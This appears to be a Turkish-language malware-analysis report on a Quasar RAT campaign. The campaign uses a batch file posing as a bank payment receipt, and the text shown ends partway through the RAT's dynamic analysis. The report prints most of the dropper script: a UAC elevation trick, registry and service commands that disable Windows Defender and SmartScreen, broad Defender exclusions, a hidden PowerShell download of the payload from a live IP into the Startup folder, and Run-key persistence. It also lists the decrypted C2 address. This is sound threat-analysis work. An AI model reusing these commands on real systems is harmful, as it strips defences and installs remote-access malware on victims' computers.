

TARDE
TOR
PROXY
OGA

AUDIENCE REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
HASAN_KURT_CELİK_ÖDEME_GARANTİ_BANKASI_DEKONT.BAT ANALİZİ.....	2
STATİK ANALİZ	2
CLİENT-BUİLT.EXE ANALİZİ	7
STATİK ANALİZ	7
DİNAMİK ANALİZ	9
YARA KURALI.....	29
MITRE ATTACK TABLE.....	31
ÇÖZÜM ÖNERİLERİ	31
HAZIRLAYAN	32

Ön Bakış

Quasar RAT, **C#/NET** tabanlı, **Windows** işletim sistemlerini hedefleyen, açık kaynak kodlu bir **Remote Access Trojan (RAT)** ailesidir. İlk olarak **2014–2015** döneminde ortaya çıkan **Quasar**, başlangıçta uzaktan yönetim ve teknik destek gibi meşru kullanım senaryolarına yönelik bir araç olarak geliştirilmiş olsa'da, **açık kaynak yapısı** nedeniyle zaman içerisinde siber suçlular ve gelişmiş tehdit aktörleri tarafından kötüye kullanılmaya başlanmıştır. **Kaynak kodunun** erişilebilir olması, saldırganların **Quasar'ı** değiştirmesine, özelleştirmesine ve farklı kampanyalarda yeniden kullanmasına olanak sağlamakta; bu durum farklı varyantların ortaya çıkmasına ve tehdit aktörlerinin belirli operasyonlarına uyarlanmasına katkıda bulunmaktadır. **Quasar RAT**'ın temel mimarisi, saldırgan tarafından yönetilen **sunucu (server)** bileşeni ile hedef sistemde çalışan **istemci (client)** bileşeninden oluşmaktadır. İstemci bileşeni genellikle kurbanın farkında olmadan çalıştırdığı zararlı bir dosya aracılığıyla sisteme yerleştirilir. Kurulumun ardından saldırgan, sunucu tarafındaki yönetim arayüzü üzerinden ele geçirilen sisteme uzaktan komut gönderebilir ve çeşitli sistem kaynaklarına erişebilir. **RAT**'ın arka planda ve kullanıcı etkileşimi olmadan çalışabilmesi, saldırgana uzun süreli ve gizli bir erişim kanalı sağlayabilir.

Quasar RAT'ın yetenekleri oldukça geniştir. Araç; **dosya sistemi üzerinde işlem gerçekleştirme, dosya indirme ve yükleme, uzaktan komut çalıştırma, Windows komut kabuğuna erişim, ekran görüntüsü alma, klavye girişlerini kaydetme (keylogging), web kamerasına erişme, ses/video kaydı, sistem ve kullanıcı bilgilerini toplama, kayıt defterini (Registry) değiştirme, görev yöneticisi ve uzak masaüstü işlevlerini kullanma** gibi birçok özelliğe sahiptir. Ayrıca tarayıcılarda ve çeşitli **FTP** istemcilerinde saklanan kimlik bilgilerini hedefleyebildiği, ele geçirilen sistemlerden dosya toplayabildiği ve gerektiğinde ek dosyalar indirerek çalıştırabildiği raporlanmıştır.

HASAN_KURT_CELİK_ÖDEME_GARANTİ_BANKASI _DEKONT.bat Analizi

Adı	HASAN_KURT_CELİK_ÖDEME_GARANTİ_BANKASI_DEKONT
MD5	75f9ef9052703251cdf85e276c0d71d8
SHA256	b2906b361d72ecbaa868fd0515fe756030684c6d81695a8ba3317c e29d2d9618
Dosya Türü	Bat

Statik Analiz

HASAN_KURT_CELİK_ÖDEME_GARANT	
Property	Value
File Name	C:\Users\██████████\Desktop\HASAN_KURT_CELİK_ÖDEME_GA...
File Type	Unknown format
File Info	Unknown format
File Size	5.88 KB (6019 bytes)

Şekil 1- İlgili Bat Dosyasının Boyutu

Analiz edilen zararlı **BAT** dosyasının boyutu **5.88 KB** olarak görülmektedir.

```

1  s
2  y/
3  cls
4  echo off
5  set "params=%*"
6  cd /d "%~dp0"
7  if exist "%temp%\getadmin.vbs" del "%temp%\getadmin.vbs"
8  :: Yönetici izni kontrol ve UAC yükseltme
9  fsutil dirty query %systemdrive% >nul 2>nul || (
10   echo Set UAC = CreateObject("Shell.Application") : UAC.ShellExecute "cmd.exe", "/k cd ""%~dp0"" && %~a0 %params%", "", "runas", 1 >> "%temp%\getadmin.vbs"
11   "%temp%\getadmin.vbs"
12   exit /B
13

```

Şekil 2- Konsol ve UAC Yapılandırması

Script başlangıç aşamasında konsol ekranını temizleyerek çalışma ortamını hazırlamaktadır. Daha sonra yönetici yetkisi bulunmuyorsa %TEMP% dizininde getadmin.vbs adlı bir VBScript oluşturarak Shell.Application üzerinden ShellExecute fonksiyonunu runas parametresiyle kullanarak scriptin yükseltilmiş yetkilerle yeniden çalıştırılmasını sağlamaktadır.

```

16 set "gmsnkdofkr=shell"
17 set "wbansmdpee=Add-MpPreference"
18 set "ngsodpwnke=hidden"
19
20 reg add "HKLM\SOFTWARE\Microsoft\Windows Defender Security Center\Notifications" /v "DisableEnhancedNotifications" /t REG_DWORD /d 1 /f >nul 2>nul
21 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d 1 /f
22 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableRealtimeMonitoring" /t REG_DWORD /d 1 /f
23 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableBehaviorMonitoring" /t REG_DWORD /d 1 /f
24 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableOnAccessProtection" /t REG_DWORD /d 1 /f
25 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d 1 /f
26 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableIOAVProtection" /t REG_DWORD /d 1 /f
27 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisablePrivacyMode" /t REG_DWORD /d 1 /f
28 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d 1 /f
29 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d 1 /f
30 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d 1 /f
31 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d 1 /f
32 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableSpynetReporting" /t REG_DWORD /d 0 /f
33 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v "SpynetReporting" /t REG_DWORD /d 0 /f
34 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats" /v "SubmitSamplesConsent" /t REG_DWORD /d 0 /f
35 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats" /v "ThreatsDetectedDefaultAction" /t REG_DWORD /d 6 /f
36 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction" /v "LowThreatDefaultAction" /t REG_DWORD /d 6 /f
37 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction" /v "ModerateThreatDefaultAction" /t REG_DWORD /d 6 /f
38 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction" /v "HighThreatDefaultAction" /t REG_DWORD /d 6 /f
39 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction" /v "SevereThreatDefaultAction" /t REG_DWORD /d 6 /f
40 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\UX Configuration" /v "UILockdown" /t REG_DWORD /d 1 /f
41 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\UX Configuration" /v "NotificationSuppress" /t REG_DWORD /d 1 /f
42 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\SmartScreen" /v "EnableSmartScreen" /t REG_DWORD /d 0 /f
43 reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v "SmartScreenEnabled" /t REG_SZ /d Off /f
44 reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\AppHost" /v "EnableWebContentEvaluation" /t REG_DWORD /d 0 /f
45 reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v "LocalAccountTokenFilterPolicy" /t REG_DWORD /d 1 /f
46

```

Şekil 3- Kayıt Defteri İşlemleri

Kodun devamında Registry üzerinde yaptığı değişikliklerle Windows Defender, SmartScreen ve ilgili güvenlik mekanizmalarını devre dışı bırakmaya çalışmaktadır.

Güvenlik mekanizması	Gerçekleştirilen işlem
Gerçek zamanlı koruma	Devre dışı bırakılmaya çalışılıyor
Davranışsal izleme	Devre dışı bırakılmaya çalışılıyor
Dosya/on-access koruması	Devre dışı bırakılmaya çalışılıyor
Defender taraması	Gerçek zamanlı tarama kontrolleri değiştiriliyor
Defender bildirimleri	Bildirimler bastırılıyor
SmartScreen	Devre dışı bırakılmaya çalışılıyor
Telemetri	Spynet raporlama kısıtlanıyor
Örnek gönderimi	Şüpheli örneklerin gönderimi kısıtlanıyor
Tehdit aksiyonları	Tehditlere yönelik varsayılan aksiyonlar değiştiriliyor
Defender kullanıcı arayüzü	Kullanıcı müdahalesi/görünürlüğü kısıtlanıyor
Sistem güvenlik politikası	LocalAccountTokenFilterPolicy değiştiriliyor

Tablo 1- Windows güvenlik mekanizmalarında yapılan değişiklikler

```

46
47 sc config wuauserv start= disabled
48 sc config WinDefend start= disabled
49 sc config Sense start= disabled
50 sc config WdFilter start= disabled
51 sc config WdBoot start= disabled
52 sc config WdNisDrv start= disabled
53 sc config WdNisSvc start= disabled
54 sc config SecurityHealthService start= disabled
55 sc config wscsvc start= disabled
56 sc config BITS start= disabled
57 sc config mpssvc start= disabled
58 sc config Wecsvc start= disabled
59 sc config WcsPlugInService start= disabled
60 sc config MsMpSvc start= disabled
61 sc config wuauserv start= disabled
62 sc config WinDefend start= disabled
63 sc config Sense start= disabled
64 sc config WdFilter start= disabled
65 sc config WdBoot start= disabled
66 sc config WdNisSvc start= disabled
67

```

Şekil 4- Servislerin Engellenmesi

Script, Defender bileşenleri başta olmak üzere güvenlik, firewall, güncelleme ve bazı izleme servislerinin **sistem başlangıcında çalışmasını engellemeye** çalışmaktadır.

Servis	İşlev
WinDefend / MsMpSvc	Microsoft Defender Antivirus
Sense	Microsoft Defender for Endpoint
WdFilter	Defender dosya sistemi filtre sürücüsü
WdBoot	Defender boot sürücüsü
WdNisDrv / WdNisSvc	Defender Network Inspection
SecurityHealthService	Windows Security Health
wscsvc	Security Center
wuauserv	Windows Update
BITS	Background Intelligent Transfer Service
Mpssvc	Windows Defender Firewall
Wecsvc	Windows Event Collector
WcsPlugInService	Windows Color System bileşeni

Tablo 2- Devre dışı bırakılmaya çalışılan Windows servisleri

```

60 SC config wanissvc start= disabled
61
62 %snamsmdkdk%%gwsnzkdofkr% -w %nqsodpwnke% -Command "%wbansmdpee% -ExclusionPath 'C:\\'"
63 %snamsmdkdk%%gwsnzkdofkr% -w %nqsodpwnke% -Command "%wbansmdpee% -ExclusionExtension '.exe'"
64 %snamsmdkdk%%gwsnzkdofkr% -w %nqsodpwnke% -Command "%wbansmdpee% -ExclusionExtension '.bat'"
65 %snamsmdkdk%%gwsnzkdofkr% -w %nqsodpwnke% -Command "%wbansmdpee% -ExclusionExtension '.ps1'"
66 %snamsmdkdk%%gwsnzkdofkr% -w %nqsodpwnke% -Command "%wbansmdpee% -ExclusionProcess 'Client-built.exe'"
67 %snamsmdkdk%%gwsnzkdofkr% -w %nqsodpwnke% -c %wbansmdpee% -ExclusionPath "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start M
68
69 timeout /t 5 /nobreak nul
70
71

```

Şekil 5- İstisna Eklenmesi

Script, Add-MpPreference komutunu kullanarak Windows Defender'a geniş kapsamlı istisnalar eklemektedir. C:\ dizini, .exe, .bat ve .ps1 uzantıları ile Client-built.exe işlemi Defender taramasından hariç tutulurken, kullanıcının Startup klasörü de istisna kapsamına alınmaktadır.

```

set "URL=http://91.151.95.112/Client-built.exe"
set "DEST=C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Client-built.exe"

if exist "%DEST%" del "%DEST%"
%snamsmdkdk%%gwsnzkdofkr% -WindowStyle Hidden -Command "Invoke-WebRequest -Uri '%URL%' -OutFile '%DEST%'"
if %errorlevel% neq 0 (
    exit /b %errorlevel%
)

```

Şekil 6- Zararlı Dosyanın İndirilmesi

Script, **Client-built.exe** adlı ikinci aşama payload'ın **91[.151[.95[.112 IP** adresinden indirmektedir. İndirilen dosya, kullanıcının Windows **Startup** klasörüne kaydedilerek sonraki aşamalarda çalıştırılmak üzere hazırlanmaktadır.

```

81
82 start /min "" "%DEST%"
83
84 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "SysWOW64" /d "\"C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\
85
86 reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v WindowsSetCache /t REG_SZ /d "cmd /c start /B C:\Windows\Temp\Client-built.exe" /f
87
88 reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v WindowsSetCache /t REG_SZ /d "cmd /c start /B C:\Windows\Temp\Client-built.exe" /f
89
90 exit

```

Şekil 7- Zararlı Dosyanın İndirilmesi

Son olarak script, indirdiği payload'ı çalıştırdıktan sonra **HKLM ve HKCU Run** anahtarlarına kayıt ekleyerek kullanıcı oturumu başladığında payload'ın tekrar çalışmasını sağlamaktadır.



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Client-built.exe	2026-01-05 10:14	348K	
 payload.exe	2026-01-05 10:14	348K	
 sys32.exe	2026-01-05 10:14	348K	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at 91.151.95.112 Port 80

Şekil 8- İlgili Sunucunun İçeriği

İncelenen C2 sunucusunda aynı boyuta sahip ancak farklı dosya isimleriyle sunulan üç farklı .exe dosyası tespit edilmiştir. Dosya boyutlarının aynı olması, bu örneklerin aynı veya benzer payload'ın farklı isimlendirilmiş kopyaları olabileceğini düşündürmektedir. Farklı dosya isimlerinin kullanılması ise bu payload'ların farklı dağıtım senaryoları veya kampanyalar kapsamında yeniden adlandırılarak kullanılmış olabileceğine işaret etmektedir.

Client-built.exe Analizi

Adı	Client-built
MD5	30d8b11b57c7fb8df51546ad82ba28cd
SHA256	77a38135bd04399cf458241384bc83902cebb97bfb5a4eca64b17e221f43d4ff
Dosya Türü	PE32/.NET

Statik Analiz

Property	Value
Comments	
CompanyName	
FileDescription	
FileVersion	1.3.0.0
InternalName	Client.exe
LegalCopyright	
LegalTrademarks	
OriginalFilename	Client.exe
ProductName	
ProductVersion	1.3.0.0

Property	Value
File Name	C:\Users\██████████\Desktop\HasanKurtCelik\Malware\Client-b...
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	348.00 KB (356352 bytes)
PE Size	348.00 KB (356352 bytes)


Şekil 9- Yeni Zararlının Dosya Bilgisi

Sunucudan elde edilen yeni zararlı yazılım **örneğinin 32-bit Portable Executable (PE) formatında, .NET** tabanlı bir uygulama olduğu görülmektedir. Dosyanın boyutu **348 KB** olarak gözükürken, dosya özelliklerinde uygulama adı **Client.exe** olarak görülmektedir.

Tara
Otomatik
PE32
İşletim sistemi: Windows(95)[I386, 32 bit, GUI]
Bağlayıcı: Microsoft Linker(8.0)
Derleyici: VB.NET
Dil: VB.NET
Kitaplık: .NET Framework(CLR v4.0.30319)
Araç: Visual Studio
Koruyucu: ByteGuard
(Heur)Koruma: Obfuscation[Virtualization + Bad .cctor format]


Şekil 10- Dosya Koruma Durumu

Yapılan analizde örneğin **ByteGuard** tarafından korunduğu ve **obfuscation** uygulandığı tespit görülmektedir.



Şekil 11- Dosya içeriği


Örneğin **de4dot** ile temizlenmeden önceki hali incelendiğinde, obfuscation mekanizması nedeniyle sınıf, metot ve değişken isimlerinin anlamsızlaştırıldığı ve kod yapısının analiz edilmesini zorlaştıracak şekilde karmaşılaştırıldığı görülmektedir.



Şekil 12- De4dot işlemi Sonrası içerik


De4dot işlemi sonrasında bu karmaşılaştırılmış yapıların büyük ölçüde temizlendiği ve kodun daha okunabilir ve analiz edilebilir hale geldiği görülmektedir.

Dinamik Analiz



Şekil 13- Obfuscate Sabitler ve Çözülmesi

İlgili dosya içerisinde sabit metinler ve **Base64** formatında kodlanmış yapılandırma değerleri bulunmaktadır. **PBKDF2** ile **AES** ve **HMAC** anahtarlarını üretmektedir. İlgili veri Base64 ile çözüldükten sonra **HMAC-SHA256** doğrulaması yapmakta ve **AES-128-CBC** ile şifresini çözerek **UTF-8** formatında elde etmektedir. Böylece C2 adresi, kurulum dizini, dosya adı ve **mutex** gibi yapılandırma değerleri çalışma zamanında ortaya çıkarılmaktadır.



Şekil 14- Python Scripti ve Değerler

İlgili çözme işlemini gerçekleştiren Python kodu hazırlanmış ve şifreli metinler çözülmüştür.

Metin	İşlev
1.3.0.0	Versiyon
91.151.95.112:1604	IP Adresi ve Port
SubDir	Dizin Adı
Client.exe	Dosya Adı
QSR_MUTEX_xWeViSl33zr4x70dlU	Mutex Adı
Office04	Client Etiketi
Logs	Log Dizin Adı

Tablo 3- Çözülmüş Metinler

```
26 // Token: 0x06000012 RID: 18 RVA: 0x0005F7C File Offset: 0x000417C
27 private static void smethod_1()
28 {
29     if (GClass46.Is64Bit)
30     {
31         return;
32     }
33     Environment.SpecialFolder specialFolder = GClass0.specialFolder_0;
34     if (specialFolder != Environment.SpecialFolder.SystemX86)
35     {
36         if (specialFolder == Environment.SpecialFolder.ProgramFilesX86)
37         {
38             GClass0.specialFolder_0 = Environment.SpecialFolder.ProgramFiles;
39         }
40     }
41     else
42     {
43         GClass0.specialFolder_0 = Environment.SpecialFolder.System;
44     }
45     GClass0.string_4 = Environment.GetFolderPath(GClass0.specialFolder_0);
46 }
```

İsim	Değer
GClass46.Is64Bit.get döndü	true
specialFolder	Desktop

Şekil 15- İşletim Sistemi Kontrolü

Smethod_1 fonksiyonu, işletim sistemi mimarisini kontrol ederek kullanılacak Windows klasör yolunu belirlemektedir. Sistem **64-bit** ise herhangi bir işlem gerçekleştirilmeden sonlanan fonksiyon, **32-bit** sistemlerde **SystemX86** ve **ProgramFilesX86** değerlerini sırasıyla **System** ve **ProgramFiles** olarak düzenlemekte ve Environment.GetFolderPath ile ilgili klasörün gerçek yolunu GClass0.string_4 değişkenine aktarmaktadır.

```
9 // Token: 0x06000617 RID: 1559 RVA: 0x0001268C File Offset: 0x0001088C
10 public static List<GClass55> smethod_0(string rawHosts)
11 {
12     List<GClass55> list = new List<GClass55>();
13     if (string.IsNullOrEmpty(rawHosts))
14     {
15         return list;
16     }
17     foreach (string text in rawHosts.Split(new char[] { ';' }))
18     {
19         ushort num;
20         if (!string.IsNullOrEmpty(text) && text.Contains(':') && ushort.TryParse(text.Subst
21             1), out num))
22         {
23             list.Add(new GClass55
24             {
25                 Hostname = text.Substring(0, text.LastIndexOf(':')),
26                 Port = num
27             });
28         }
29     }
30 }
```

İsim	Değer
list	Count = 0x00000001
[0]	(91.151.95.112:1604)
Hostname	"91.151.95.112"
IpAddress	null
Port	0x0644
ipaddress_0	null
string_0	"91.151.95.112"

Şekil 16- Veri Parçalama İşlemi

Noktalı virgül (;) ile ayrılmış **IP:Port** formatındaki metin tabanlı **host** listesi parçalanıp her biri **Hostname** ve **Port** değerlerine ayrılmaktadır.

```
4 // Token: 0x020000F7 RID: 247
5 public static class GClass40
6 {
7     // Token: 0x06000600 RID: 1536 RVA: 0x000122A8 File Offset: 0x000104A8
8     public static bool smethod_0(string name)
9     {
10         bool flag;
11         GClass40.mutex_0 = new Mutex(false, name, out flag);
12         return flag;
13     }
14 }
```

İsim	Değer
name	"QSR_Mutex_xWeViSI33zr4x70dIU"
flag	false

Şekil 17- Mutex Kontrolü

QSR_Mutex_xWeViSI33zr4x70dIU isimli bir mutex oluşturularak aynı zararlının birden fazla örneğinin çalışmasını engellemektedir.

```
86 }
87 GClass30.smethod_1(GClass0.string_2, GClass0.string_3);
88 GClass53.InstallPath = Path.Combine(GClass0.string_4, ((!string.IsNullOrEmpty(GClass0.string_5)) ? (GClass0.string_5 + "\\") : "") + GClass0.string_6);
89 GClass52.smethod_0();
90 GClass42.smethod_3(GClass53.CurrentPath);
91 if (GClass0.bool_0 && !(GClass53.CurrentPath == GClass53.InstallPath))
92 {
93     GClass40.smethod_1();
94 }
```

İsim	Değer	Tip
string.IsNullOrEmpty döndü	false	bool
string.Concat döndü	@\"SubDir\"	string
string.Concat döndü	@\"SubDir\\Client.exe\"	string
System.IO.Path.Combine döndü	@\"C:\\Users\\...\\AppData\\Roaming\\SubDir\\Client.exe\"	string
gclass	GClass7	GClass7

Şekil 18- InstallPath Yolunun Oluşturulması

Devamında uygulamanın çalışacağı hedef kurulum yolunu (InstallPath) dinamik olarak oluşturmaktadır.

```
32 // Token: 0x06000600 RID: 1536 RVA: 0x000122A8 File Offset: 0x000104A8
33 public static void smethod_0()
34 {
35     TimeSpan timeSpan = new TimeSpan(DateTime.UtcNow.Ticks - GClass52.LastLocated.Ticks);
36     if (timeSpan.TotalMinutes > 30.0 || !GClass52.LocationCompleted)
37     {
38         GClass52.smethod_1();
39     }
40 }
```

İsim	Değer	Tip
System.TimeSpan.TotalMinutes.get döndü	1065409699.41038	double
timeSpan	{739867.20:19:24.6230559}	System.TimeSpan
Days	0x000B4A1B	int
Hours	0x00000014	int

Şekil 19- Konum Bilgisinin Güncellik Kontrolü

Smethode_0 fonksiyonu, sistemin daha önce alınan konum bilgisinin güncelliğini kontrol etmektedir. LastLocated ile mevcut UTC zamanı arasındaki süre hesaplanmakta ve bu sürenin 30 dakikadan fazla olması veya LocationCompleted değerinin false olması durumunda yeniden konum bilgisini almaktadır.

```
private static void smethod_1()
{
    GClass52.LocationCompleted = false;
    try
    {
        DataContractJsonSerializer dataContractJsonSerializer = new DataContractJsonSerializer(typeof(GClass54));
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("http://ip-api.com/json/");
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0";
        httpWebRequest.Proxy = null;
        httpWebRequest.Timeout = 10000;
        using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
        {
            using (Stream responseStream = httpWebResponse.GetResponseStream())
            {
                using (StreamReader streamReader = new StreamReader(responseStream))
                {
                    string text = streamReader.ReadToEnd();
                    using (MemoryStream memoryStream = new MemoryStream())
                    {
                        memoryStream.Write(text, 0, text.Length);
                    }
                }
            }
        }
    }
}

GET /json/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0
Host: ip-api.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 14 Mar 2018 12:40:00 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 311
Access-Control-Allow-Origin: *
X-Ttl: 3600
X-Rl: 1
{"status": "success", "country": "T.rkiye", "countryCode": "TR", "region": "Istanbul", "regionName": "Istanbul", "city": "Istanbul", "zip": "34398", "lat": "41.00826", "lon": "28.97835", "timezone": "Europe/Istanbul", "isp": "T.C. Kuvvetli ve Temel Hizmetler Bakanli\u0131", "org": "T.C. Kuvvetli ve Temel Hizmetler Bakanli\u0131", "as": "T.C. Kuvvetli ve Temel Hizmetler Bakanli\u0131", "query": "Istanbul"}
```

Şekil 20- Sistem Konum Bilgisinin ip-api.com Üzerinden Alınması

